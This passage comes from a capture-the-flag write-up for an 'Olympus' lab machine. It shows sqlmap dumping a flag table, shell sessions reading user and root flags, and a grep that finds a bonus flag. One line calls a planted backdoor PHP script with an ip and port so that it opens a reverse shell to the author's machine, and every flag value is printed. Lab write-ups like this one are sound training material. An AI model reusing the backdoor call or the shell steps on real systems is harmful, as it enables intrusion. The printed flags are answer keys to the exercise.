3.8 /usr/local/lib/python3.8
python3 -c 'import pty; pty.spawn("/bin/bash");'
root@olympus:/#

root@olympus:/# cd /root
cd /root
root@olympus:/root# ls
ls
config  root.flag  snap
root@olympus:/root# cat root.flag
cat root.flag
                    ### Congrats  !!  ###
```

Using the secret backdoor, I managed to obtain a root shell!


Command I used is `http://10.10.56.116/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=10.14.55.153&port=8444` to point to my local machine and port. I had to enter the password again.

Flags




```
enumerate table(s) entries
[06:11:24] [INFO] fetching current database
[06:11:24] [INFO] fetching tables for database: 'olympus'
[06:11:25] [INFO] fetching columns for table 'flag' in database 'olympus'
[06:11:25] [INFO] fetching entries for table 'flag' in database 'olympus'
Database: olympus
Table: flag
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| flag{Sm4rt!_k33P_d1gGIng} |
+---------------------------+
```

Using `sqlmap`, I dumped the table `olympus.flag`. This table contains the first flag.




```
www-data@olympus:/home$ cd zeus
cd zeus
www-data@olympus:/home/zeus$ ls
ls
snap  user.flag  zeus.txt
www-data@olympus:/home/zeus$ cat user.flag
cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
www-data@olympus:/home/zeus$ 
```

I obtained the second flag. It was inside `zeus` home directory.




```
      You did it, you defeated the gods.
              Hope you had fun !


         flag{D4mN!_Y0u_G0T_m3_:)_}
```

The root.txt flag once I used the secret backdoor to gain a reverse shell connection.



```
PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to l
ook for it ;)
                (Hint : regex can be usefull)
root@olympus:/root# 
```

The fourth flag requires us to search for it. Using `grep -r flag{` should be enough to obtain the last flag file.



```
root@olympus:/# grep -nr flag{ /etc
grep -nr flag{ /etc
/etc/ssl/private/.b0nus.fl4g:3:flag{Y0u_G0t_m3_g00d!}
/etc/ssl/private/.b0nus.fl4g:8:grep -irl flag{
root@olympus:/# 
```

The last flag is located at `/etc/ssl/private/.bonus.fl4g` which is `flag{Y0u_G0t_m3_g00d!}`.